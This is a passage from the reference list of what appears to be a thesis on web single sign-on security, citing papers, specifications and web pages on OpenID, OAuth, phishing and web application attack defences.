[ECH08] Serge Egelman, Lorrie Faith Cranor, and Jason Hong. You've been warned: An empirical study of the effectiveness of web browser phishing warnings. In *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems (CHI'08)*, pages 1065–1074, New York, NY, USA, 2008. ACM.

[EFL$^+$99] Carl M. Ellison, Bill Frantz, Butler Lampson, Ron Rivest, Brian Thomas, and Tatu Ylonen. SPKI certificate theory. `http://www.ietf.org/rfc/rfc2693.txt`, September 1999. [Online; accessed 15-October-2013].

[Ege13] Serge Egelman. My rofile is my password, verify me! The privacy/convience tradeoff of Facebook Connect. In *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems (CHI'13)*, pages 2369–2378, New York, NY, USA, 2013. ACM.

[EMKK11] Manuel Egele, Andreas Moser, Christopher Kruegel, and Engin Kirda. PoX: Protecting users from malicious Facebook applications. In *Proceedings of the 2011 IEEE International Conference on Pervasive Computing and Communications Workshops*, pages 288–294, 2011.

[Evi12] Evidian Corp. Evidian Enterprise SSO. `http://www.evidian.com/iam/enterprise-sso/index.htm`, 2012. [Online; accessed 15-October-2013].

[Fac11] Facebook Inc. Facebook platform statistics. `http://www.facebook.com/press/info.php?statistics`, 2011. [Online; accessed 09-December-2011].

[Fac13] Facebook Inc. Facebook devlopers home. `https://developers.facebook.com/`, 2013. [Online; accessed 15-October-2013].

[Fen98] Tino Fenech. Using perceived ease of use and perceived usefulness to predict acceptance of the World Wide Web. *Computer Networks and ISDN Systems*, 30(1):629–630, 1998.

[FH07] Dinei Florencio and Cormac Herley. A large-scale study of web password habits. In *Proceedings of the 16th International Conference on World Wide Web (WWW'07)*, pages 657–666, New York, NY, USA, 2007. ACM.

[Fli12] Flickr. Flickr API Documentation. `http://www.flickr.com/services/api/`, 2012. [Online; accessed 15-October-2013].

[FN08] David Fuelling and Will Norris. Email Address to URL Transformation 1.0. http://eaut.org/specs/1.0/, June 2008. [Online; accessed 15-October-2013].

[Fre08] Beverly Freeman. Yahoo! OpenID: One key, many doors. `http://developer.yahoo.com/openid/openid-research-jul08.pdf`, July 2008. [Online; accessed 23-August-2011].

[GF06] Shirley Gaw and Edward W. Felten. Password management strategies for online accounts. In *Proceedings of the Second Symposium on Usable Privacy and Security (SOUPS'06)*, pages 44–55, 2006.

[Gig09] Gigya Inc. Social Login: What CMOs should know. `http://blog.gigya.com/social-login-what-cmos-should-know-infographic/`, 2009. [Online; accessed 15-October-2013].

[Gig11] Gigya Inc. Social media for business. `http://www.gigya.com/`, 2011. [Online; accessed 15-October-2013].

[Gig12] Gigya Inc. Social privacy survey: Consumers want more transparency. `http://info.gigya.com/social-privacy-survey-email.html`, 2012. [Online; accessed 15-October-2013].

[Goo08] Google Inc. AuthSub authentication. `http://code.google.com/apis/accounts/docs/AuthSub.html`, 2008. [Online; accessed 15-October-2013].

[Goo11] Google Inc. The 1000 most-visited sites on the web. `http://www.google.com/adplanner/static/top1000/`, 2011. [Online; accessed 12-December-2011].

[GPCR07] Sujata Garera, Niels Provos, Monica Chew, and Aviel D. Rubin. A framework for detection and measurement of phishing attacks. In *Proceedings of the 2007 ACM Workshop on Recurring Malcode*, pages 1–8, New York, NY, USA, 2007. ACM.

[GS67] Barney Glaser and Anselm Strauss. *The discovery of grounded theory: Strategies for qualitative research.* Aldine de Gruyter, 1967.

[Hao09] Xu Hao. Attacking certificate-based authentication system and Microsoft Info-Card. In *Power of Community Security Conference*, 2009.

[HBH07] Dick Hardt, Johnny Bufu, and Josh Hoyt. OpenID Attribute Exchange 1.0 - Final. `http://openid.net/specs/openid-attribute-exchange-1\_0.html`, 2007. [Online; accessed 28-September-2011].

[HDR06] Josh Hoyt, Jonathan Daugherty, and David Recordon. OpenID Simple Registration Extension 1.0. `http://openid.net/specs/openid-simple-registration-extension-1_0.html`, 2006. [Online; accessed 28-September-2011].

[Her09] Cormac Herley. So long, and no thanks for the externalities: The rational rejection of security advice by users. In *Proceedings of the New Security Paradigms Workshop (NSPW'09)*, pages 133–144, New York, NY, USA, 2009. ACM.

[HHJM08] Jeff Hodges, Josh Howlett, Leif Johansson, and RL Morgan. Towards Kerberizing web identity and services. `http://www.kerberos.org/software/kerbweb.pdf`, 2008. [Online; accessed 15-October-2013].

[HJ08] Amir Herzberg and Ahmad Jbara. Security and identification indicators for browsers against spoofing and phishing attacks. *ACM Transactions on Internet Technology*, 8(4):1–36, 2008.

[HL03] Michael Howard and David LeBlanc. *Writing Secure Code.* Microsoft Press, Redmond, Washington, 2nd edition, 2003.

[HL08] Eran Hammer-Lahav. XRDS-Simple 1.0. `http://xrds-simple.net/core/1.0/`, March 2008. [Online; accessed 15-October-2013].

[HL09] Eran Hammer-Lahav. OAuth security advisory. `http://oauth.net/advisories/2009-1/`, 2009. [Online; accessed 15-October-2013].

[HL10] Eran Hammer-Lahav. OAuth 2.0 (without signatures) is bad for the Web. `http://hueniverse.com/2010/09/oauth-2-0-without-signatures-is-bad-for-the-web/`, 2010. [Online; accessed 01-April-2012].

[HL12] Eran Hammer-Lahav. OAuth 2.0 and the road to hell. `http://hueniverse.com/2012/07/oauth-2-0-and-the-road-to-hell/`, 2012. [Online; accessed 15-October-2013].

[HLBA11] Eran Hammer-Lahav, Adam Barth, and Ben Adida. HTTP authentication: MAC access authentication. `http://tools.ietf.org/html/draft-ietf-oauth-v2-http-mac-00`, 2011. [Online; accessed 15-October-2013].

[HLLM$^+$07] Eran Hammer-Lahav, Ben Laurie, Chris Messina, David Recordon, and Dick Hardt. The OAuth 1.0 protocol. `http://oauth.net/core/1.0/`, 2007. [Online; accessed 15-October-2013].

[HLLM$^+$09] Eran Hammer-Lahav, Ben Laurie, Chris Messina, David Recordon, and Dick Hardt. OAuth Core 1.0 Revision A. `http://oauth.net/core/1.0a/`, 2009. [Online; accessed 15-October-2013].

[HLM$^+$11] Pieter Hooimeijer, Benjamin Livshits, David Molnar, Prateek Saxena, and Margus Veanes. Fast and precise sanitizer analysis with BEK. In *Proceedings of the 20th USENIX conference on Security*, Berkeley, CA, USA, 2011. USENIX Association.

[HLRH10] Eran Hammer-Lahav, David Recordon, and Dick Hardt. The OAuth 1.0 protocol. `http://tools.ietf.org/html/rfc5849`, 2010. [Online; accessed 15-October-2013].

[HLRH11] Eran Hammer-Lahav, David Recordon, and Dick Hardt. The OAuth 2.0 authorization protocol. `http://tools.ietf.org/html/draft-ietf-oauth-v2-22`, 2011. [Online; accessed 15-October-2013].

[HO05] William G.J. Halfond and Alessandro Orso. AMNESIA: Analysis and monitoring for neutralizing SQL injection attacks. In *Proceedings of the 20th International Conference on Automated Software Engineering*, pages 174–183, Long Beach, California, USA, 2005.

[HOM06] William G. J. Halfond, Alessandro Orso, and Panagiotis Manolios. Using positive tainting and syntax-aware evaluation to counter SQL injection attacks. In *Proceedings of the 14th ACM SIGSOFT International Symposium on Foundations of Software Engineering*, pages 175–185, Portland, Oregon, USA, 2006.

[Hon12] Jason Hong. The state of phishing attacks. *Commun. ACM*, 55(1):74–81, January 2012.

[HSA$^+$10] Steve Hanna, Eui Chul Richard Shinz, Devdatta Akhawe, Arman Boehmz, Prateek Saxena, and Dawn Song. The Emperor's new APIs: On the (in)secure usage of new client-side primitives. In *Web 2.0 Security and Privacy Workshop (W2SP'10)*, 2010.

[HVO06] William G.J. Halfond, Jeremy Viegas, and Alessandro Orso. A classification of SQL injection attacks and countermeasures. In *Proceedings of of the IEEE International Symposium on Secure Software Engineering*, 2006.

[HWF05] J. Alex Halderman, Brent Waters, and Edward W. Felten. A convenient method for securely managing passwords. In *Proceedings of the 14th International Conference on World Wide Web (WWW'05)*, pages 471–479, 2005.

[HYH$^+$04] Yao-Wen Huang, Fang Yu, Christian Hang, Chung-Hung Tsai, D˙ T˙Lee, and Sy-Yen Kuo. Securing web application code by static analysis and runtime protection. In *Proceedings of the 13th International Conference on World Wide Web (WWW'04)*, pages 40–52, 2004.

[Imp12] Imprivata Corp. Imprivata OneSign. `http://www.imprivata.com`, 2012. [Online; accessed 15-October-2013].

[Int08] Internet2. Shibboleth System. `http://shibboleth.internet2.edu/`, 2008. [Online; accessed 23-August-2011].

[Jac10] Daniel Jackson. Alloy 4.1. `http://alloy.mit.edu/community/`, 2010. [Online; accessed 15-October-2013].

[Jan10] JanRain Inc. IDSelector. `http://www.idselector.com/`, 2010. [Online; accessed 15-October-2013].

[Jan12a] JanRain Inc. Engage: Social login and share. `http://janrain.com/products/engage/`, 2012. [Online; accessed 15-October-2013].

[Jan12b] JanRain Inc. Social login and social sharing trends across the Web for Q3 2012. `http://janrain.com/blog/social-login-and-social-sharing-trends-across-the-web-for-q3-2012/`, 2012. [Online; accessed 15-October-2013].

[JC08] David Jonassen and Young Hoan Cho. *Understanding Models for Learning and Instruction*, chapter Externalizing Mental Models with Mindtools, pages 145–159. Springer, 2008.

[JD02] Klaus Julisch and Marc Darcier. Mining intrusion detection alarms for actionable knowledge. In *Proceedings of the 8th ACM International Conference on Knowledge Discovery and Data Mining*, pages 366–375, 2002.

[JHR11] Michael B. Jones, Dick Hardt, and David Recordon. The OAuth 2.0 protocol: Bearer tokens. `http://tools.ietf.org/html/draft-ietf-oauth-v2-bearer-06`, 2011. [Online; accessed 15-October-2013].

[JKK06] Nenad Jovanovic, Christopher Kruegel, and Engin Kirda. Pixy: A static analysis tool for detecting web application vulnerabilities (short paper). In *Proceedings of the 2006 IEEE Symposium on Security and Privacy*, May 2006.

[JZS07] Audun Jøsang, Muhammed Al Zomai, and Suriadi Suriadi. Usability and privacy in identity management architectures. In *Proceedings of the fifth Australasian Symposium on ACSW Frontiers*, pages 143–152, Darlinghurst, Australia, Australia, 2007. Australian Computer Society, Inc.

[Kan02] Kantara Initiative. Liberty Alliance Project. `http://www.projectliberty.org/`, 2002. [Online; accessed 23-August-2011].

[Kei08] Gregg Keizer. Huge web hack attack infects 500,000 pages. Computerworld. `http://www.computerworld.com/action/article.do?command=viewArticleBasic/articleId=9080580`, April 2008. [Online; accessed 15-October-2013].

[Kia12] Khash Kiani. Four attacks on OAuth: How to secure your OAuth implementation. `http://www.sans.org/reading_room/whitepapers/application/attacks-oauth-secure-oauth-implementation_33644`, 2012. [Online; accessed 15-October-2013].

[KSC09] Alan H. Karp, Marc Stiegler, and Tyler Close. Not one click for security. `http://www.hpl.hp.com/techreports/2009/HPL-2009-53.pdf`, 2009. [Online; accessed 15-October-2013].

[Lam09] Butler Lampson. Privacy and security: Usable security: How to get it. *Commun. ACM*, 52:25–27, November 2009.

[Lau07] Ben Laurie. OpenID: Phishing Heaven. `http://www.links.org/?p=187`, January 2007. [Online; accessed 23-August-2011].

[LBS12] Anthony Lieuallen, Aaron Boodman, and Johan Sundstrm. Greasemonkey Firefox add-on. `https://addons.mozilla.org/en-US/firefox/addon/greasemonkey/`, 2012. [Online; accessed 15-October-2013].

[Lin09] Alexander Lindholm. Security evaluation of the OpenID protocol. Master of Science Thesis from Royal Institute of Technology, 2009. [Online; accessed 15-October-2013].

[LL05] V. Benjamin Livshits and Monica S. Lam. Finding security vulnerabilities in Java applications with static analysis. In *Proceedings of the 14th USENIX Security Symposium*, pages 271–286, August 2005.

[LMH11] Torsten Lodderstedt, Mark McGloin, and Phil Hunt. OAuth 2.0 threat model and security considerations. `http://tools.ietf.org/html/draft-ietf-oauth-v2-threatmodel-01`, 2011. [Online; accessed 15-October-2013].

[LMSZ00] Albert L. Lederer, Donna J. Maupin, Mark P. Sena, and Youlong Zhuang. The technology acceptance model and the World Wide Web. *Decision Support Systems*, 29(3):269 – 282, 2000.

[LMW02] Ninghui Li, John C. Mitchell, and William H. Winsborough. Design of a role-based trust-management framework. In *Proceedings of the 2002 IEEE Symposium on Security and Privacy (SP'02)*, page 114, 2002.

[Low98] Gavin Lowe. Casper: A compiler for the analysis of security protocols. *Journal of Computer Security*, 6(1):53–84, 1998.

[LSV03] LSV. Security protocols open repository (SPORE). `www.lsv.ens-cachan.fr/spore/`, 2003. [Online; accessed 12-December-2011].

[LWM03] NingHui Li, William H. Winsborough, , and John C. Mitchell. Distributed credential chain discovery in trust management. *Journal of Computer Security*, 11(1):35–86, 2003.

[MA10] Steven J. Murdoch and Ross Anderson. Verified by Visa and MasterCard SecureCode: or, how not to design authentication. In *Proceedings of the Financial Cryptography and Data Security*, January 2010.

[MAS03] Ivan Flechais M. Angela Sasse. *Security and Usability: Designing secure systems that people can use*, chapter Usable Security: Why Do We Need It? How Do We Get It? O'Reilly, 2003.

[McC09] John McCrea. Introducing two-click signup. `http://blog.plaxo.com/archives/2009/01/introducing_two_1.html`, January 2009. [Online; accessed 23-August-2011].

[ME05] J. Mulligan and A.J. Elbirt. Desktop security and usability trade-offs: An evaluation of password management systems. *Information Systems Security*, 14(2):10–19, 2005.

[ME07] Andrew D. Miller and W. Keith Edwards. Give and take: A study of consumer photo-sharing culture and practice. In *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems (CHI'07)*, pages 347–356, San Jose, California, USA, April 28 –May 3 2007.

[Mes09] Chris Messina. OpenID Phishing Brainstorm. `http://wiki.openid.net/OpenID_Phishing_Brainstorm`, 2009. [Online; accessed 23-August-2011].

[MGAQ03] Andy Martin, Jeff Goke, Alan Arvesen, and Frank Quatro. P6Spy open source software. `http://www.p6spy.com/`, 2003. [Online; accessed 15-October-2013].

[Mic09a] Microsoft Corp. Microsoft Live Mesh. `https://www.mesh.com/`, 2009. [Online; accessed 15-October-2013].

[Mic09b] Microsoft Corp. Windows CardSpace. `http://www.microsoft.com/windows/products/winfamily/cardspace/default.mspx`, 2009. [Online; accessed 15-October-2013].

[Mic11] Microsoft Corp. Beyond Windows CardSpace. `http://blogs.msdn.com/b/card/archive/2011/02/15/beyond-windows-cardspace.aspx`, 2011. [Online; accessed 23-August-2011].

[Mik03] Aleksandr Mikunov. Rewrite MSIL code on the fly with the .NET framework profiling API. Microsoft MSDN Magazine. `http://msdn.microsoft.com/en-us/magazine/cc188743.aspx`, September 2003. [Online; accessed 15-October-2013].

[Mil09] Elinor Mills. Facebook hit by phishing attacks. `http://news.cnet.com/8301-1009_3-10230980-83.html`, April 2009. [Online; accessed 16-January-2012].

[MK01] Ji-Won Moon and Young-Gul Kim. Extending the TAM for a World-Wide-Web context. *Information and Management*, 38(4):217 – 230, 2001.

[Moz09] Mozilla Identity Lab. Weave Identity Account Manager. `https://wiki.mozilla.org/Labs/Weave/Identity/Account_Manager`, 2009. [Online; accessed 23-August-2011].

[Moz12a] Mozilla Identity Lab. BrowserID specification. `https://github.com/mozilla/id-specs/blob/prod/browserid/index.md`, 2012. [Online; accessed 15-October-2013].

[Moz12b] Mozilla Identity Lab. Mozilla Persona. `http://identity.mozilla.com/`, 2012. [Online; accessed 15-October-2013].

[MR08] Eve Maler and Drummond Reed. The venn of identity: Options and issues in federated identity management. *IEEE Security and Privacy*, 6:16–23, 2008.

[MS05] Ofer Maor and Amichai Shulman. SQL injection signatures evasion. White Paper of Imperva Inc. `http://www.imperva.com/application_defense_center/white_papers/sql_injection_signatures_evasion.html`, 2005. [Online; accessed 15-October-2013].

[MU11] Marino Miculan and Caterina Urban. Formal analysis of Facebook Connect single sign-on authentication protocol. In *Proceedings of 37th International Conference on Current Trends in Theory and Practice of Computer Science*, pages 99–116, 2011.

[MvO08] Mohammad Mannan and Paul C. van Oorschot. Privacy-enhanced sharing of personal content on the web. In *Proceedings of the 17th International Conference on World Wide Web (WWW'08)*, pages 487–496, New York, NY, USA, 2008. ACM.

[NIS11] NIST. National vulnerability database. `http://web.nvd.nist.gov/view/vuln/statistics`, 2011. [Online; accessed 16-May-2012].

[NJ08] Arun Nanda and Michael B. Jones. Identity Selector Interoperability Profile V1.5. `http://informationcard.net/specifications`, July 2008. [Online; accessed 23-August-2011].

[Nov09] Novell Inc. Novell securelogin. `http://www.novell.com/products/securelogin/`, 2009. [Online; accessed 15-October-2013].

[NSS09] Yacin Nadji, Prateek Saxena, and Dawn Song. Document structure integrity: A robust basis for cross-site scripting defense. In *Proceedings of the Network and Distributed System Security Symposium (NDSS'09)*, 2009.

[NT94] B. Clifford Neuman and Theodore Y. Ts'o. Kerberos: an Authentication Service for Computer Networks. Technical Report ISI/RS-94-399, University of Southern California, Information Sciences Institute, 1994.

[NTGG$^+$05] Anh Nguyen-Tuong, Salvatore Guarnieri, Doug Greene, Jeff Shirley, and David Evans. Automatically hardening web applications using precise tainting. In *Proceedings of the 20th IFIP International Information Security Conference*, pages 296–307, Makuhari-Messe, Chiba, Japan, May 30 - June 1 2005.

[OAS02] OASIS. Web services security (ws-security) v1.0. `https://www.oasis-open.org/committees/tc_home.php?wg_abbrev=wss`, April 2002. [Online; accessed 15-October-2013].

[OAS05] OASIS. Assertions and Protocols for the OASIS Security Assertion Markup Language (SAML) V2.0, January 15 2005. [Online; accessed 15-October-2013].

[OAS08] OASIS. OASIS extensible resource identifier. `www.oasis-open.org/committees/xri/`, 2008. [Online; accessed 23-December-2011].

[OAS12] OASIS. Organization for the Advancement of Structured Information Standards. `http://www.oasis-open.org/`, 2012. [Online; accessed 15-October-2013].

[OGH05] Judith S. Olson, Jonathan Grudin, and Eric Horvitz. A study of preferences for sharing and privacy. In *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems Extended Abstracts (CHI'05)*, pages 1985–1988, New York, NY, USA, 2005. ACM.

[Ope09] OpenID Foundation. Promotes, protects and nurtures the OpenID community and technologies. `http://openid.net/foundation/`, 2009. [Online; accessed 23-August-2011].

[Ope10] Open Identity Exchange. Building trust online identity. `http://openidentityexchange.org/`, March 2010. [Online; accessed 15-October-2013].

[Opp04] Rolf Oppliger. Microsoft .NET Passport and identity management. *Information Security Technical Report*, 9(1):26–34, 2004.

[Ore07] Tim Oreilly. What is Web 2.0: Design patterns and business models for the next generation of software. *Communications and Strategies, No. 1, p. 17*, 2007.

[OSV10] OSVDB. window.onerror error handling URL destination information disclosure. `http://osvdb.org/68855`, October 2010. [Online; accessed 23-August-2011].

[OWA10] OWASP. Open web application security project top ten project. `http://www.owasp.org/`, 2010. [Online; accessed 15-October-2013].

[PAC09] Constantinos Patsakis, Alexandros Asthenidis, and Abraham Chatzidimitriou. Social networks as an attack platform: Facebook case study. In *Proceedings of the 8th International Conference on Networks*, pages 245–247, 2009.

[Pat11] Samir Patil. Social network attacks surge. `http://www.symantec.com/connect/blogs/social-network-attacks-surge`, 2011. [Online; accessed 16-May-2012].

[Pau10] Ryan Paul. OAuth and OAuth WRAP: defeating the password anti-pattern. `http://arstechnica.com/information-technology/2010/01/`

oauth-and-oauth-wrap-defeating-the-password-anti-pattern/, 2010. [Online; accessed 15-October-2013].

[Pav03] Paul A. Pavlou. Consumer acceptance of electronic commerce: Integrating trust and risk with the technology acceptance model. *International Journal of Electronic Commerce*, 7:101–134, April 2003.

[PB05] Tadeusz Pietraszek and Chris Vanden Berghe. Defending against injection attacks through context-sensitive string evaluation. In *Proceedings of the 8th International Symposium on Recent Advances in Intrusion Detection*, pages 124–145, 2005.

[Phi11] PhishTank. Phishtank stats. http://www.phishtank.com/stats.php, 2011. [Online; accessed 15-October-2013].

[Pie01] Matt Pietrek. The .NET profiling API and the DNProfiler tool. Microsoft MSDN Magazine. http://msdn.microsoft.com/en-us/magazine/cc301725.aspx, December 2001. [Online; accessed 15-October-2013].

[PMRM08] Niels Provos, Panayiotis Mavrommatis, Moheeb Abu Rajab, and Fabian Monrose. All your iFRAMEs point to us. In *Proceedings of the 17th USENIX Security Symposium*, Boston, Massachusetts, USA, June 22-27 2008.

[PSK+11] Suhas Pai, Yash Sharma, Sunil Kumar, Radhika M Pai, and Sanjay Singh. Formal verification of OAuth 2.0 using Alloy framework. In *Proceedings of the International Conference on Communication Systems and Network Technologies (CSNT)*, pages 655–659, 2011.

[Rec10] David Recordon. What's going on with OAuth? http://radar.oreilly.com/2010/01/whats-going-on-with-oauth.html, 2010. [Online; accessed 15-October-2013].

[RF07] David Recordon and Brad Fitzpatrick. OpenID Authentication 2.0. http://openid.net/specs/openid-authentication-2_0.html, 2007. [Online; accessed 15-October-2013].

[Ros05] Blake Ross. Firefox and the worry free web. *Security and Usability: Designing Secure Systems that People Can Use*, pages 577–588, 2005.

[RRJT13] Shahar Ronen, Oriana Riva, Maritza Johnson, and Donald Thompson. Taking data exposure into account: How does it affect the choice of sign-in accounts? In *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems (CHI'13)*, pages 3423–3426, New York, NY, USA, 2013. ACM.

[Rud08] Jesse Ruderman. The same origin policy. http://www-archive.mozilla.org/projects/security/components/same-origin.html, 2008. [Online; accessed 15-October-2013].

[RV09] William Robertson and Giovanni Vigna. Static enforcement of web application integrity through strong typing. In *Proceedings of the 18th Conference on USENIX Security Symposium*, 2009.

[Sac08] Eric Sachs. Usability Research on Federated Login. `http://sites.google.com/site/oauthgoog/UXFedLogin`, October 2008. [Online; accessed 23-August-2011].

[SBdM$^+$11] Nat Sakimura, John Bradley, Breno de Medeiros, Michael B. Jones, and Edmund Jay. OpenID Connect Standard 1.0 - draft 07. `http://openid.net/specs/openid-connect-standard-1_0.html`, 2011. [Online; accessed 03-January-2012].

[SBHB10] San-Tsai Sun, Yazan Boshmaf, Kirstie Hawkey, and Konstantin Beznosov. A billion keys, but few locks: The crisis of Web single sign-on. In *Proceedings of the New Security Paradigms Workshop (NSPW'10)*, pages 61–72, September 20–22 2010.

[SBL09] Kapil Singh, Sumeer Bhola, and Wenke Lee. xBook: Redesigning privacy control in social networking platforms. In *Proceedings of 18th USENIX Security Symposium*, pages 249–266, Berkeley, CA, USA, 2009.

[SC09] S. Spiekermann and L.F. Cranor. Engineering privacy. *Software Engineering, IEEE Transactions on*, 35(1):67 –82, jan.-feb. 2009.

[SCFY96] Ravi Sandhu, Edward Coyne, Hal Feinstein, and Charles Youman. Role-based access control models. *IEEE Computer*, 29(2):38–47, 1996.

[SCM11] Tao Stein, Erdong Chen, and Karan Mangla. Facebook immune system. In *Proceedings of the 4th Workshop on Social Network Systems*, pages 1–8, New York, NY, USA, 2011. ACM.

[SDOF07] Stuart E. Schechter, Rachna Dhamija, Andy Ozment, and Ian Fischer. The emperor's new security indicators. In *Proceedings of the 2007 IEEE Symposium on Security and Privacy (SP'07)*, pages 51–65, Washington, DC, USA, 2007. IEEE Computer Society.

[SE11] Aditya K Sood and Richard J Enbody. Malvertising–exploiting web advertising. *Computer Fraud & Security*, 2011(4):11–16, 2011.

[SEA$^+$09] Joshua Sunshine, Serge Egelman, Hazim Almuhimedi, Neha Atri, and Lorrie Faith Cranor. Crying Wolf: An empirical study of SSL warning effectiveness. In *Proceedings of 18th USENIX Security Symposium*, pages 399–432, 2009.

[Sek09] R. Sekar. An efficient black-box technique for defeating web application attacks. In *Proceedings of the 16th Annual Network and Distributed System Security Symposium NDSS'09*, San Diego, CA, USA, February 8–11 2009.

[SF11] Quinn Slack and Roy Frostig. OAuth 2.0 implicit grant flow analysis using Murphi. `http://www.stanford.edu/class/cs259/WWW11/`, 2011. [Online; accessed 15-October-2013].

[SH03] Bomil Suh and Ingoo Han. The impact of customer trust and perception of security control on the acceptance of electronic commerce. *Int. J. Electron. Commerce*, 7:135–161, April 2003.

[SHB10] San-Tsai Sun, Kirstie Hawkey, and Konstantin Beznosov. OpenIDemail enabled browser: Towards fixing the broken web single sign-on triangle. In *Proceedings of the 6th ACM Workshop on Digital Identity Management (DIM'10)*, pages 49–58, New York, NY, USA, October 8 2010. ACM.

[She11] Luke Shepard. Under the covers of OAuth 2.0 at Facebook. `http://www.sociallipstick.com/?p=239`, 2011. [Online; accessed 31-March-2012].

[SKS10] Pavol Sovis, Florian Kohlar, and Jorg Schwenk. Security analysis of OpenID. In *Proceedings of the Securing Electronic Business Processes - Highlights of the Information Security Solutions Europe 2010 Conference*, October 2010.

[Sky10] Skybound Software. GeckoFX: An open-source component for embedding Firefox in .NET applications. `http://www.geckofx.org/`, 2010. [Online; accessed 15-October-2013].

[SMH11] Mohamed Shehab, Said Marouf, and Christopher Hudel. ROAuth: Recommendation based open authorization. In *Proceedings of the 7th Symposium on Usable Privacy and Security (SOUPS'11)*, July 2011.

[SML11] Prateek Saxena, David Molnar, and Benjamin Livshits. SCRIPTGARD: Automatic context-sensitive sanitization for large-scale legacy web applications. In *Proceedings of the 18th ACM Conference on Computer and Communications Security (CCS'11)*, pages 601–614, New York, NY, USA, 2011. ACM.

[Sop09] Sophos Ltd. Sophos Facebook ID probe. `http://www.sophos.com/en-us/press-office/press-releases/2009/12/facebook.aspx`, 2009. [Online; accessed 16-January-2012].

[SPM$^+$11a] San-Tsai Sun, Eric Pospisil, Ildar Muslukhov, Nuray Dindar, Kirstie Hawkey, and Konstantin Beznosov. OpenID-Enabled browser: Towards usable and secure web single sign-on. In *Proceedings of the 29th International Conference Extended Abstracts on Human Factors in Computing Systems (CHI'11)*, New York, NY, USA, May 2011.

[SPM$^+$11b] San-Tsai Sun, Eric Pospisil, Ildar Muslukhov, Nuray Dindar, Kirstie Hawkey, and Konstantin Beznosov. What makes users refuse web single sign-on? An empirical investigation of OpenID. In *Proceedings of the 7th Symposium on Usable Privacy and Security (SOUPS'11)*, July 2011.

[SRJ07] Sid Stamm, Zulfikar Ramzan, and Markus Jakobsson. Drive-by pharming. In *Information and Communications Security*, volume 4861 of *Lecture Notes in Computer Science*, pages 495–506. Springer Berlin, Heidelberg, 2007.

[SS02] David Scott and Richard Sharp. Abstracting application-level web security. In *Proceedings of the 11th International Conference on the World Wide Web (WWW'02)*, pages 396–407, Honolulu, Hawaii, USA, May 2002.

[Str09] Ivan Strouchliak. Conversion rate optimization. `http://www.seochat.com/c/a/Website-Marketing-Help/Conversion-Rate-Optimization/`, 2009. [Online; accessed 28-September-2011].

[Sun11] San-Tsai Sun. Source code for OpenID security analysis. `http://sourceforge.net/projects/openidhack/`, 2011. [Online; accessed 15-October-2013].

[SW06] Zhendong Su and Gary Wassermann. The essence of command injection attacks in web applications. In *Proceedings of the 33rd Annual ACM SIGPLAN - SIGACT Symposium on Principles of Programming Languages*, pages 372–382, Charleston, South Carolina, USA, January 2006.

[Sxi09] Sxipper Inc. Sxipper form manager Firefox extension. `http://www.sxipper.com/`, 2009. [Online; accessed 23-August-2011].

[TAF08] Allen Tom, Praveen Alavilli, and George Fletcher. OAuth session 1.0 draft 1. `http://oauth.googlecode.com/svn/spec/ext/session/1.0/drafts/1/spec.html`, August 2008. [Online; accessed 28-September-2011].

[TGS$^+$08] Amin Tootoonchian, Kiran K. Gollu, Stefan Saroiu, Yashar Ganjali, and Alec Wolman. Lockr: Social access control for web 2.0. In *Proceedings of the first workshop on Online social networks*, pages 43–48, Seattle, WA, USA, 2008.

[The09a] The Eclipse Foundation. Higgins Card Selectors. `http://www.eclipse.org/higgins/`, 2009. [Online; accessed 15-October-2013].

[The09b] The Information Card Foundation. Advance the use of Information Card. `http://informationcard.net/foundation`, 2009. [Online; accessed 23-August-2011].

[TLV09] Mike Ter Louw and V.N. Venkatakrishnan. Blueprint: Precise browser-neutral prevention of cross-site scripting attacks. In *Proceedings of the 30th IEEE Symposium on Security and Privacy (SP'09)*, May 2009.

[TN10] Kurt Thomas and David M. Nicol. The Koobface botnet and the rise of social malware. In *Proceedings of the 5th International Conference on Malicious and Unwanted Software (MALWARE)*, pages 63–70, 2010.

[TT07] Eugene Tsyrklevich and Vlad Tsyrklevich. Single sign-on for the Internet: A security story. In *Proceedings of the BlackHat'07*, July 2007.

[Uni08] University of Washington. Pubcookie: open-source software for intra-institutional web authentication. `http://www.pubcookie.org/`, 2008. [Online; accessed 15-October-2013].

[Uni09] University of Michigan. CoSign: Secure, intra-institutional web authentication. `http://weblogin.org/`, 2009. [Online; accessed 15-October-2013].

[VEN$^+$06] Stephen Voida, W. Keith Edwards, Mark W. Newman, Rebecca E. Grinter, and Nicolas Ducheneaut. Share and share alike: Exploring the user interface affordances of file sharing. In *Proceedings of the SIGCHI Conference on Human Factors in Computing Systems (CHI'06)*, pages 221–230, New York, NY, USA, 2006. ACM.

[Ver09] VeriSign Inc. VeriSign OpenID SeatBelt Plugin. `https://pip.verisignlabs.com/seatbelt.do`, 2009. [Online; accessed 23-August-2011].

[Vig06] Luca Vigano. Automated security protocol analysis with the AVISPA tool. *Electronic Notes in Theoretical Computer Science*, 155:61–86, 2006. Proceedings of the 21st Annual Conference on Mathematical Foundations of Programming Semantics (MFPS'06).

[VMV05] Fredrik Valeur, Darren Mutz, and Giovanni Vigna. A learning-based approach to the detection of SQL attacks. In *Proceedings of the Conference on Detection of Intrusions and Malware Vulnerability Assessment (DIMVA'05)*, pages 123–140, 2005.

[W3C12] W3CSchool. Browser statistics. `http://www.w3schools.com/browsers/browsers_stats.asp`, 2012. [Online; accessed 16-January-2012].

[Wal07] Larry Wall. perlsec - Perl security. `http://perldoc.perl.org/perlsec.html`, 2007. [Online; accessed 15-October-2013].

[Wan12] Shane Wang. An analysis of web single sign-on. `http://blogs.ubc.ca/computersecurity/files/2012/04/SWang_Shane_Wang_-_An_Analysis_of_Web_Single_Sign-On.pdf`, 2012. [Online; accessed 15-October-2013].

[WCBR08] Qiang Wei, Jason Crampton, Konstantin Beznosov, and Matei Ripeanu. Authorization recycling in RBAC systems. In *Proceedings of the 13th ACM Symposium* *on Access Control Models and Technologies (SACMAT'08)*, pages 63–72, Estes Park, Colorado, USA, June 11–13 2008. ACM.

[WCW11] Rui Wang, Shuo Chen, and XiaoFeng Wang. Attribute exchange security alert. `http://openid.net/2011/05/05/attribute-exchange-security-alert/`, May 2011. [Online; accessed 23-August-2011].

[WCW12] Rui Wang, Shuo Chen, and XiaoFeng Wang. Signing me onto your accounts through Facebook and Google: A traffic-guided security study of commercially deployed single-sign-on web services. In *Proceedings of the 33th IEEE Symposium on Security and Privacy (SP'12)*, 2012.

